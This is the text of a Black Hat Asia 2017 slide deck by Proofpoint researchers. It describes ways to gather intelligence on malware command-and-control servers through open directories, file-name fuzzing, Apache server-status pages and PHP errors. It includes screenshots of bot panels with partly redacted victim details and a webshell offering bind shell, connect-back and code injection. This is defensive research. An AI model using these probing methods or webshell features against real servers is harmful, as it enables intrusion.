



# 25 Techniques to Gather Threat Intel and Track Actors



## Wayne Huang

VP Engineering  
Proofpoint, Inc.  
@waynehuang  
whuang@proofpoint.com  
wayne@armorize.com

## Sun Huang

Senior Threat Researcher, Proofpoint, Inc.  
shuang@proofpoint.com

threat protection | compliance | archiving | secure communication

# About Us



## ➤ Wayne Huang

- Was Founder and CEO of Armorize Technologies, and is now VP Engineering at Proofpoint
- Presented at Hackfest 16, Hack.lu 16, VB 16, SteelCon 16, AusCERT 16, TROOPERS 16, RSA USA (07, 10, 15, 16), RSA APJ (15), BlackHat (10), DEFCON (10), SyScan (08, 09), OWASP (08, 09), Hacks in Taiwan (06, 07), WWW (03, 04), PHP (07) and DSN (04)

## ➤ Sun Huang

- Senior threat Researcher at Proofpoint
- Pentester with 10+ years experience, CTF enthusiast
- Presented at Hackfest 16, Hack.lu 16, VB 16, SteelCon 16, AusCERT 16, TROOPERS 16, RSA USA 16 and RSA APJ 15

# Agenda



- Showcase 25 methods for gathering threat intel for over 30 real cases
- Mostly against web-based C&C servers operated by actors
- WHY: Actors carelessness, server misconfigurations, vulnerable panel code
- HOW: pentesting, application code review
- Intelligence gathering is key to an intelligence-based security strategy
- Conclusion

# Method 1



The story starts with us getting a whole bunch of C2 URLs from our sandboxes...

HTTP Requests

**URL**

<http://nwheilcopters.com/steve/gate.php>

DNS Requests ... from these URLs, our investigation starts

**Hostname**

**IP Addresses**


# Method 1 – Analytics beacons



- Win: Discovery of openly accessible traffic analytics
- Nurjax (Superfish shipped by notebook vendor)

Total Visitors **2,155,048**

10 February 2016 - 28 November 2016



Visitors Today per Hour »



Visitors per Day »



**1 Today**

6 Yesterday

1 Before Yesterday

Visitors per Week »



**8 This Week**

4,638 Last Week

8,972 Previous Week

Visitors per Month »



**7 This Month**

16,336 Last Month

67,425 Previous Month



Sources	Searchengines	Referrers	Keywords	Continents	Countries	Computers	Resolutions	OS	OS Versions	Browsers	Browser Versions
All Time			Today			Yesterday			Last 3 Months		
									Trend		
Brazil			1,977,502			91.95%			Brazil		
Portugal			40,209			1.87%			United States		
United States			30,640			1.42%			Canada		
Angola			12,297			0.57%			Portugal		
Mozambique			9,792			0.46%			United Kingdom		
Canada			5,279			0.25%			Netherlands		
United Kingdom			5,002			0.23%			Angola		
China			3,311			0.15%			Germany		
Argentina			3,219			0.15%			Mozambique		
France			2,977			0.14%			France		

# Method 2 -- Open directories



- Win: collect tools, source code, targets, type of c2 panels in use, and unseen samples
- Cryptowall

## Spam tool

Index of /up

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">1n.rar</a>	13-Jan-2016 09:14	114M	
<a href="#">2.rar</a>	13-Jan-2016 09:10	191M	
<a href="#">3.rar</a>	13-Jan-2016 09:10	214M	
<a href="#">4.rar</a>	13-Jan-2016 09:05	198M	
<a href="#">5.rar</a>	13-Jan-2016 09:05	169M	
<a href="#">from_emails.txt</a>	27-Dec-2015 14:22	111K	
<a href="#">jscode.txt</a>	28-Dec-2015 08:15	3.9K	
<a href="#">message.txt</a>	27-Dec-2015 14:54	575	
<a href="#">new_config.txt</a>	28-Dec-2015 07:36	52K	
<a href="#">nnn.rar</a>	13-Jan-2016 09:14	187M	
<a href="#">send.txt</a>	27-Dec-2015 14:22	22K	
<a href="#">send_scripts.txt</a>	28-Dec-2015 08:17	753K	
<a href="#">sendmail.rar</a>	04-Jan-2016 23:33	1.2M	
<a href="#">subi.txt</a>	27-Dec-2015 14:22	102	
<a href="#">urls.txt</a>	27-Dec-2015 14:22	0	

## Outlook email harvester

Index of /outlook/reports

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">/</a>	14-Dec-2015 18:40	-	
<a href="#">Canada(CA)/</a>	14-Dec-2015 21:42	-	
<a href="#">France(FR)/</a>	14-Dec-2015 14:07	-	
<a href="#">Spain(ES)/</a>	14-Dec-2015 08:47	-	
<a href="#">United Kingdom(GB)/</a>	15-Dec-2015 08:02	-	
<a href="#">United States(US)/</a>	14-Dec-2015 16:34	-	
<a href="#">totalstat.txt</a>	17-Dec-2015 01:37	3	

# Method 2 -- Open directories



## ➤ Dridex 120: targeting UK

Index of /

Name	Last modified	Size	Description
<a href="#">1.htmlz</a>	21-Aug-2014 09:43	1.6K	
<a href="#">1.bt</a>	18-Sep-2014 13:41	168	
<a href="#">a.php</a>	12-Jun-2014 08:29	0	
<a href="#">api/</a>	13-Mar-2015 18:40	-	
<a href="#">asdvx/</a>	10-Feb-2015 13:18	-	
<a href="#">b.exe</a>	18-Jun-2014 10:48	221K	
<a href="#">bases/</a>	17-Sep-2014 12:03	-	
<a href="#">bases2/</a>	06-Oct-2014 16:01	-	
<a href="#">c.jpg</a>	18-Jun-2014 10:06	522K	
<a href="#">cra/</a>	17-Jun-2014 20:15	-	
<a href="#">dron/</a>	21-Nov-2014 12:33	-	
<a href="#">e.html</a>	11-Sep-2014 18:58	1.8K	
<a href="#">eb/</a>	04-Jun-2014 20:32	-	
<a href="#">ftp/</a>	24-Oct-2014 09:50	-	
<a href="#">gr/</a>	08-Dec-2014 10:44	-	
<a href="#">i.html1</a>	28-Jul-2014 11:09	1.7K	
<a href="#">i.php</a>	12-Mar-2015 18:59	20	
<a href="#">inbound.php</a>	16-Jun-2014 06:28	462	
<a href="#">index.html</a>	04-Jun-2014 16:50	177	
<a href="#">kwefewef/</a>	17-Feb-2015 21:00	-	
<a href="#">ord/</a>	08-Dec-2014 10:44	-	
<a href="#">pnn-t/</a>	08-Dec-2014 10:45	-	
<a href="#">pnn1/</a>	08-Dec-2014 10:39	-	
<a href="#">r.htmlc</a>	05-Aug-2014 06:33	3.5K	

Index of /bases

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">GB_EBOK.bt</a>	04-Sep-2014 09:07	2.6G	
<a href="#">email-filter.new.php</a>	08-Sep-2014 14:23	3.7K	
<a href="#">email-filter.php</a>	06-Sep-2014 08:04	3.6K	
<a href="#">filter.bt</a>	04-Sep-2014 10:30	505	
<a href="#">new-uk-2014.bt</a>	04-Sep-2014 09:16	1.0G	
<a href="#">new_mails.bt</a>	07-Sep-2014 08:02	13G	
<a href="#">new_mails_filtered.bt</a>	08-Sep-2014 17:04	9.2G	
<a href="#">stat.bt</a>	07-Sep-2014 08:02	461M	
<a href="#">stat_100k.bt</a>	08-Sep-2014 14:24	6.2K	
<a href="#">uk-june-2014.bt</a>	04-Sep-2014 09:28	1.3G	
<a href="#">uk-rent.bt</a>	04-Sep-2014 10:40	7.4G	
<a href="#">uk-resolv.bt</a>	04-Sep-2014 10:59	2.0G	
<a href="#">uk.bt</a>	04-Sep-2014 11:44	4.7G	

# Method 3 – Fuzzing common file names



- Win: Discover C2 files
- Nurjax - stats.php



Total Distribuido: 6080063

---

Instalados Hoje: 401

---

Ativos Hoje: 3581

---

Total Ativo (15 dias): 238780

---

Total Ativo (3 dias): 114752

---

Total Ativo (2 dias): 95857

---

## Ultimos 30 dias


Data 13/04/2016 : 401 installs  
Data 12/04/2016 : 6546 installs  
Data 11/04/2016 : 7477 installs  
Data 10/04/2016 : 6615 installs  
Data 09/04/2016 : 6805 installs  
Data 08/04/2016 : 6927 installs  
Data 07/04/2016 : 6570 installs  
Data 06/04/2016 : 5135 installs  
Data 05/04/2016 : 5403 installs  
Data 04/04/2016 : 5911 installs  
Data 03/04/2016 : 7297 installs  
Data 02/04/2016 : 7677 installs  
Data 01/04/2016 : 6597 installs  
Data 31/03/2016 : 6011 installs



# Method 3 – Fuzzing common file names



- Win: C2 panel access
- UnkDownloader (targeting brazil)



# Method 3 – Fuzzing common file names



- Win: C2 panel access
- UnkDownloader (targeting brazil)

Contador 2016

TOTAL CADASTRADO(S) : [ 42 ]

ID	NOME PC	IP	CIDADE	S.O	NAVEGADOR PADRÃO	PLUGIN(S)	ANTIVIRUS
1	LAPTO [REDACTED] T9FJNU	186 [REDACTED] 4.131	Maringá-Paraná-Brazil	Windows 10 Home Single Language	Internet Explorer - Versão.: 11	Sem Plugin	Windows Defender
2	G [REDACTED] CI	152 [REDACTED] 44.131	SaõGo Paulo-Sao Paulo-Brazil	Windows 7 Professional	Google Chrome - Versão.: 49	Sem Plugin	Microsoft Security Essentials
3	C [REDACTED] E	200 [REDACTED] 6.187	Goiania-Goiás-Brazil	Windows 8.1 Connected	Google Chrome - Versão.: 46	Sem Plugin	Windows Defender
4	FA [REDACTED] IO	17 [REDACTED] 5.34	SaõGo Paulo-Sao Paulo-Brazil	Windows 7 Starter	Firefox - Versão.: 43	BB - Caixa	avast! Antivirus
5	P [REDACTED] PC	15 [REDACTED] 185.4	Nova Iguaçu-Rio de Janeiro-Brazil	Windows 7 Professional	Google Chrome - Versão.: 49	Sem Plugin	No Antivirus
6	V [REDACTED] IA	187 [REDACTED] 1.156	SaõGo Bernardo do Campo-Sao Paulo-Brazil	Windows 10 Home Single Language	Google Chrome - Versão.: 49	Itau - Santander	Windows Defender
7	MEN [REDACTED] 1-PC	201 [REDACTED] 1.155	SaõGo Paulo-Sao Paulo-Brazil	Windows 10 Pro	Internet Explorer - Versão.: 11	Sem Plugin	Windows Defender
8	[REDACTED]	20 [REDACTED] 9.20	Vila Velha-Espírito Santo-Brazil	Windows 7 Ultimate	spark - Versão.: 43	Sem Plugin	No Antivirus
9	IAG [REDACTED] UZA	189 [REDACTED] 7.242	SaõGo Paulo-Sao Paulo-Brazil	Windows 8 Single Language	Google Chrome - Versão.: 49	Sem Plugin	McAfee Anti-Virus and Anti-Spyware
10	WIN-0E [REDACTED] 8PPC4	18 [REDACTED] 37.37	Belo Horizonte-Minas Gerais-Brazil	Windows 7 Professional	Google Chrome - Versão.: 49	Sem Plugin	No Antivirus
11	TRAI [REDACTED] O-PC	17 [REDACTED] 46.30	SaõGo Paulo-Sao Paulo-Brazil	Windows 7 Home Premium	Internet Explorer - Versão.: 8	Sem Plugin	No Antivirus
12	ROE [REDACTED] O-PC	18 [REDACTED] 1.240	Mandaguari-Paraná-Brazil	Windows 7 Ultimate	Google Chrome - Versão.: 49	Sem Plugin	AVG AntiVirus Free Edition
13	PC [REDACTED] VO	18 [REDACTED] 68.80	Itabirito-Minas Gerais-Brazil	Windows 8.1 Pro	Firefox - Versão.: 45	Sem Plugin	Windows Defender
14	E [REDACTED] N	191 [REDACTED] 88.186	SaõGo Bernardo do Campo-Sao Paulo-Brazil	Windows 8.1 Single Language	Firefox - Versão.: 43	Caixa	Windows Defender
15	MOF [REDACTED] 4-PC	17 [REDACTED] 0.114	SaõGo Bernardo do Campo-Sao Paulo-Brazil	Windows 7 Ultimate	Internet Explorer - Versão.: 8	Sem Plugin	No Antivirus
16	MAU [REDACTED] O-PC	187 [REDACTED] 5.166	Belo Horizonte-Minas Gerais-Brazil	Windows 7 Ultimate	spark - Versão.: 43	Sem Plugin	avast! Antivirus
17	U [REDACTED] PC	19 [REDACTED] 3.191	Taiobelas-Minas Gerais-Brazil	Windows 7 Professional	Internet Explorer - Versão.: 11	Sem Plugin	Microsoft Forefront Endpoint Protection
18	AL [REDACTED] PC	179 [REDACTED] 85.213	Maringá-Paraná-Brazil	Windows 7 Ultimate	Firefox - Versão.: 45	Caixa	No Antivirus
19	ESN40 [REDACTED] 63926	179 [REDACTED] 07.237	Sorocaba-Sao Paulo-Brazil	Windows 7 Professional	Opera Internet Browser - Versão.: 36	BB	Symantec Endpoint Protection
20	IE [REDACTED] PC	179 [REDACTED] 34.154	Recife-Pernambuco-Brazil	Windows 7 Professional	Firefox - Versão.: 45	BB	avast! Antivirus

# Method 3 – Fuzzing common file names



- Win: C2 server access
- Loki Stealer (Pony)

The screenshot displays the Burp Suite web interface. At the top, there's a navigation bar with tabs like SERVER WHOIS, TRACEROUTE, and SELF REMOVE. Below this is a status bar showing system information like SYS Linux, KERNEL 2.6.32-042stab113.11, USER privotec, and DISK TOTAL/FREE 19.56GB / 16.24GB. The main area is divided into several tool panels:

- BIND SHELL:** Includes fields for PASS:PORT:SRC (P@55w0rd, :31337), PERL, and a Bind button.
- CONNECT BACK:** Includes fields for HOST:PORT:SRC, PERL, and a Connect button.
- PHP-SHELL HUNTER:** Includes ACTION:RECURSIVE (View known shells only), FUNCTION:START PATH (glob, /home/privotec/public\_html), and a Find Shells button.
- PORTSCAN:** Includes fields for HOST:PORT RANGE and a Scan button.
- CPANEL / PASSWORD FINDER:** Includes fields for HOST:USER:SERVICE (127.0.0.1, root, FTP), FILES:METHOD:RECURSIVE (\*conf\*.php,\*db\*.php; user + DEFINED), and a Find Passwords button.
- MASS CODE INJECTOR:** Includes fields for FILES:POS:RECURSIVE (\*.html,index.php; Top of the file), FUNCTION:START IN PATH (glob, /home/privotec/public\_html), and an Inject Files button.
- FIND SQL CREDENTIALS:** Includes fields for USER NAME:TYPE (user), PASS NAME:TYPE (pass), DB NAME:TYPE (base), HOST NAME:TYPE (host), and a Find Credentials button.
- BRUTEFORCE / DICTIONARY ATTACK:** Includes fields for HOST:PORT:SERVICE, USERNAME:DATABASE, and a Start Bruteforce button.

# Method 3 – Fuzzing common file names

- Win: C2 server access
- Loki Stealer (Pony)

The image displays the Loki Stealer (Pony) web interface, a tool used for remote access and file management. The interface is divided into several sections, each with a specific function:

- SERVER WHOIS / TRACEROUTE:** Provides system information such as SYS (Linux), KERNEL (2.6.32-042stab113.11), USER (privotec), DISK TOTAL/FREE (19.56GB / 16.24GB), and WEB SOFTWARE (Apache/2.2.27 PHP/5.4.45).
- BIND SHELL:** Allows for establishing a shell connection. Fields include PASS:PORT:SRC (P@55w0rd), PORT (31337), and PERL (selected).
- PHP-SHELL HUNTER:** Used for finding shells. Options include ACTION:RECURSIVE (View known shells only), FUNCTION:START PATH (glob), and 1 DIRS.
- CPANEL / PASSWORD FINDER:** Designed for finding passwords. Fields include HOST:USER:SERVICE (127.0.0.1, root, FTP), FILES:METHOD:RECURSIVE (\*conf\*.php,\*db\*.php), and FUNCTION:DEFINED PATH (glob).
- FIND SQL CREDENTIALS:** Used for finding SQL credentials. Fields include USER NAME:TYPE (user), PASS NAME:TYPE (pass), DB NAME:TYPE (base), and HOST NAME:TYPE (host).
- CONNECT BACK:** Allows for connecting back to the server. Fields include HOST:PORT:SRC and PERL (selected).
- PORTSCAN:** Used for port scanning. Fields include HOST:PORT RANGE and Scan button.
- MASS CODE INJECTOR:** Used for injecting code. Fields include FILES:POS:RECURSIVE (\*.html;index.php), FUNCTION:START IN PATH (glob), and CODE TO INJECT.
- BRUTEFORCE / DICTIONARY ATTACK:**

The interface also includes a search bar at the top and a footer with the text "RC-SHELL v2.0.2011.1009 : PAGE GENERATED IN 0.3383 SECONDS".

**black hat proofpoint**  
ASIA 2017

# Method 4



Now that we've fully explored with our C2 URLs ...

... where exactly is the C2 admin control panel, and how can we understand its file structure?

# Method 4 -- server-status



## ➤ Loki PWS Stealer(Pony) + LOKI PLUS(Neutrino)



### Apache Server Status for [redacted]

Server Version: Apache/2.2.27 (Unix) mod\_ssl/2.2.27 OpenSSL/1.0.1e-fips  
Server Built: Jan 11 2017 01:07:08

Current Time: Tuesday, 17-Jan-2017 01:34:37 EST  
Restart Time: Wednesday, 11-Jan-2017 05:39:31 EST  
Parent Server Generation: 2  
Server uptime: 5 days 19 hours 55 minutes 6 seconds  
Total accesses: 163931 - Total Traffic: 56.3 MB  
CPU Usage: u6.88 s5.03 cu161.41 cs0 - .0344% CPU load  
.325 requests/sec - 117 B/second - 359 B/request  
3 requests currently being processed, 9 idle workers

\_C\_\_C\_\_\_.W...\_\_\_\_\_.  
.....  
.....  
.....

#### Scoreboard Key:

"\_" Waiting for Connection, "s" Starting up, "r" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "d" DNS Lookup,  
"c" Closing connection, "l" Logging, "g" Gracefully finishing,  
"t" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-2	23437	0/251/14834	_	6.16	0	52	0.0	0.18	4.	[redacted]	[redacted]	GET /apos/main/config/PvqDq929BSx_A_D_M1n_a.php
1-2	19100	1/7015 /10812	C	138.07	108621	14594	0.5	1.80	3.	[redacted]	[redacted]	POST /apos/main/config/fre.php HTTP/1.0
2-2	29258	0/63/13764	_	1.63	22	372	0.0	0.04	4.	[redacted]	[redacted]	POST /aus/may/retrieve/fre.php HTTP/1.0
3-2	21490	0/313/13174	_	7.29	24	23	0.0	0.09	4.	[redacted]	[redacted]	POST /apos/main/config/neu/tasks.php HTTP/1.0
4-2	11079	1/7/12073	C	0.14	47252	14832	0.5	0.00	3.	[redacted]	[redacted]	POST /apos/main/config/fre.php HTTP/1.0
5-2	24960	0/189/13851	_	4.76	2	22	0.0	0.07	4.	[redacted]	[redacted]	POST /apos/main/config/neu/tasks.php HTTP/1.0

# Method 4 -- server-status



## ➤ Loki PWS Stealer(Pony) + LOKI PLUS(Neutrino)

config/PvqDq929B5x\_A\_D\_M1n\_a.php?FEI=bot

Loki PWS Main Bots Reports Settings Exit

Reports

HTTP

FTP/SSH

Others

Plus

Bot Guid			PC Information	Last Online	Action
7E9[REDACTED]ID09D444F1			PC34.luser, Windows 7 x64, 1920x1080, 1 report	2017-01-17 09:43:03 (14 s)	Set
077[REDACTED]73C5E48868	AP503	[REDACTED] 133 (A1)	LENOVO-X3123\Administrator, Windows 7 x32, 800x600, 0 report	2017-01-17 08:40:28 (1 hour)	Set
4D9[REDACTED]E299685418	AP503	[REDACTED] 34 (NL)	JOHNSON-PC.Johnson-PC\Johnson, Windows 7 x64, 1440x900, 1 report	2017-01-17 07:04:53 (3 h)	Set
C41[REDACTED]55B774F090	AP503	[REDACTED] 0 (US)	JOHN-PC.John-PC\John, Windows 7 x32, 1024x768, 1 report	2017-01-17 07:03:18 (3 h)	Set
F6E[REDACTED]45E26C3B22	AP503	[REDACTED] 0 (RU)	ROGER-PC.Roger-PC\Roger, Windows 7 x64, 1024x768, 1 report	2017-01-17 02:28:38 (7 h)	Set
6A4[REDACTED]7BC64A9315	AP503	[REDACTED] 8 (RU)	ANTONY-PC.Antony-PC\Antony, Windows 7 x32, 1024x768, 1 report	2017-01-17 02:28:13 (7 h)	Set
9514[REDACTED]E5874229CC	AP503	[REDACTED] 67 (DE)	LUSER-PC.luser-PC\luser, Windows 7 x32, 1024x768, 0 report	2017-01-16 18:45:39 (15 h)	Set
620[REDACTED]03B8E5A341	AP503	[REDACTED] 71 (DE)	HR-[REDACTED]\Administrator, Windows 7 x64, 800x600, 0 report	2017-01-16 11:54:25 (22 h)	Set
40E[REDACTED]AFDC84639	AP503	[REDACTED] 71 (DE)	Rico-Win7\Administrator, Windows 7 x32, 800x600, 0 report	2017-01-16 11:52:43 (22 h)	Set
03D[REDACTED]DB5825F7A5	AP503	[REDACTED] 06 (US)	DEER.IF[REDACTED]JGz, Windows 7 x64, 1024x768, 0 report	2017-01-16 07:40:13 (1 day)	Set
AB4[REDACTED]31F913B3B6	AP503	[REDACTED] 16.190	TEST-PC.test-PC\test, Windows 7 x32, 1366x768, 0 report	2017-01-16 05:58:09 (1 day)	Set
51E[REDACTED]53E3A052DF	AP503	[REDACTED] 46 (US)	[REDACTED].luser1, Windows 7 x32, 1024x768, 0 report	2017-01-16 04:27:06 (1 day)	Set

# Method 4 -- server-status



## ➤ Loki PWS Stealer(Pony) + LOKI PLUS(Neutrino)

Browser address bar: /neu/index.php?act=clients

Navigation: { LOKI PLUS } Task manager Statistics Clients Formgrabber CC Logs Loki Panel

Buttons: SHOW HIDE

Page: 0 1 2 > >>

Machine id	HWID	IP address	OS	Antivirus	Country	Version	Quality	Status	Action
4e6	acb4be46ff5bca 77 -1208-49fa- 9f -37ff9ae2	128	Win 7 (64-bit)	N/A		3.9.4	<div><div></div><div></div></div>	online	
f1e8	12e40ff57281a0 ad - 3c -2-8664-035d246689ca	37	Win 7 (64-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	
ab1	132747d37377a b9 -49c2-4461- a4 -c840fa18c	19	Win XP (32-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	
d15	4f2e7233f84f0a 19 -926d- 10 -6-0149ee4c8c7f	72	Win 7 (32-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	
b95	325c2a6f1dbe69 9f -4f46-4cca- b7 -a88c05a0e	95	Win 7 (64-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	
d7b	11e0e1f89070d7 43 -8609- f8f -689bb5ab68d5	72	Win 7 (32-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	
e4e	10e98b5d461879d 19 -824c-f9bd- 50 -a7c04e484	72	Win 7 (32-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	
8aa	4a5019f4f48144 e2 - 12 -8-2b50-29f473041c05	72	Win 7 (32-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	
c9a	1371c689dbff88 b8 -4fa9-48be- b9 -ea06a1dc	12	Win 7 (32-bit)	N/A		3.9.4	<div><div></div><div></div></div>	online	
205	77cf96ec5f6b8a 7d -acab-4244- a0 -3201b7e92	8	Win XP (32-bit)	N/A		3.9.4	<div><div></div><div></div></div>	offline	




# Method 4 -- server-status



- Win: Find C2 admin login panels via the Apache server-status module
- Cryptowall

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-1	24684	0/4307/49793	_	1242.38	6	4	0.0	0.28	24.83	127.0.0.1	localhost	POST /z5rmh28ar9v HTTP/1.0
1-1	-	0/0/45533	.	6.51	44312	0	0.0	0.00	24.05	::1	localhost	OPTIONS * HTTP/1.0
2-1	24686	0/4323/49828	_	1144.30	1	3	0.0	0.25	23.90	127.0.0.1	localhost	POST /q9jnuqd560am3k HTTP/1.0
3-1	24687	0/4314/49753	_	1238.82	6	4	0.0	0.09	23.92	127.0.0.1	localhost	POST /18yswtln91hu HTTP/1.0
4-1	24688	0/4331/49837	_	1200.11	8	4	0.0	0.14	23.97	127.0.0.1	localhost	POST /5yawxp9h74i HTTP/1.0
5-1	24689	0/4330/47746	_	1157.84	4	3	0.0	0.13	23.54	127.0.0.1	localhost	POST /m14igrvv240 HTTP/1.0
6-1	24690	0/4336/49854	_	1107.58	5	254	0.0	0.24	24.27	127.0.0.1	localhost	POST /workniggawork_a01951b4c4ea9925ae188ae71dbe45a3?p=statisti
7-1	-	0/0/45461	.	0.01	44342	0	0.0	0.00	24.10	::1	localhost	OPTIONS * HTTP/1.0
8-1	11395	0/21311/50027	_	5223.45	1	3	0.0	3.23	24.78	127.0.0.1	localhost	POST /z27puxp0nkt6z HTTP/1.0
9-1	-	0/0/45457	.	3899.33	45149	0	0.0	0.00	23.49	::1	localhost	OPTIONS
10-1	-	0/0/43359	.	113.85	45102	0	0.0	0.00	23.40	::1	localhost	OPTIONS
11-1	24562	0/4524/49990	W	1275.10	1	0	0.0	0.18	23.95	127.0.0.1	localhost	POST /0an



Login:

Password:

Enter ►

# Method 5 -- PHP error messages



- Win: Understanding the C2's structure
- TROJAN Unknown Bot

Warning: copy(/class\_database.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/koneksi.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/getlocation.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/userstatus.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/proses.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/confirm.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/sdk.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/index.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/testwaktu.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/data.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/config.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/read.php): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

Warning: copy(/index.html): failed to open stream: Permission denied in /home/staktarutung/public\_html/assets/docs/daftar.php on line 25

# Method 5 -- PHP error messages



- Win: Understanding the C2's structure
- TROJAN Unknown Bot

Warning: ci line 25 2016-03-24 14:22:10 il/assets/docs/daftar.php on

Warning: ci windows-BFE9FBFF000106CA	2016-02-18 22:42:02	14	<a href="#">F</a>	<a href="#">D</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	ts/docs/daftar.php on line 25
Warning: ci Abby-0F8BFBF000306E4	2016-01-27 10:03:39	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	sets/docs/daftar.php on line 25
Warning: ci ST-BFEBFBFF000206A7	2016-03-03 15:05:48	8	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	ets/docs/daftar.php on line 25
Warning: ci user-078BFBD00000623	2016-01-31 15:56:48	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	docs/daftar.php on line 25
Warning: ci susan-0FABFBFF00040661	2016-02-03 02:53:35	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	docs/daftar.php on line 25
Warning: ci VmScan-	2016-02-05 14:30:40	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	i/docs/daftar.php on line 25
Warning: ci michael-	2016-02-05 14:38:43	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	cs/daftar.php on line 25
Warning: ci COMPUTER-0F8BFBF000006FB	2016-02-25 22:57:39	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	ocs/daftar.php on line 25
Warning: ci Administrator-0F8BFBF000006FB	2016-02-26 06:04:43	2	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	ts/docs/daftar.php on line 25
Warning: ci John-1F8BFBF000206D7	2016-02-26 11:24:57	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	ts/docs/daftar.php on line 25
Warning: ci Administrator-	2016-02-26 16:29:38	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	cs/daftar.php on line 25
Warning: ci mike-	2016-02-26 21:03:12	1	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	docs/daftar.php on line 25
Warning: ci Administrator-078BFBF00000F61	2016-02-29 06:18:03	2	<a href="#">F</a>	<a href="#">C</a>	<a href="#">CMD</a>	<a href="#">Off</a>	<a href="#">V</a>	<a href="#">EXP-0</a>	cs/daftar.php on line 25
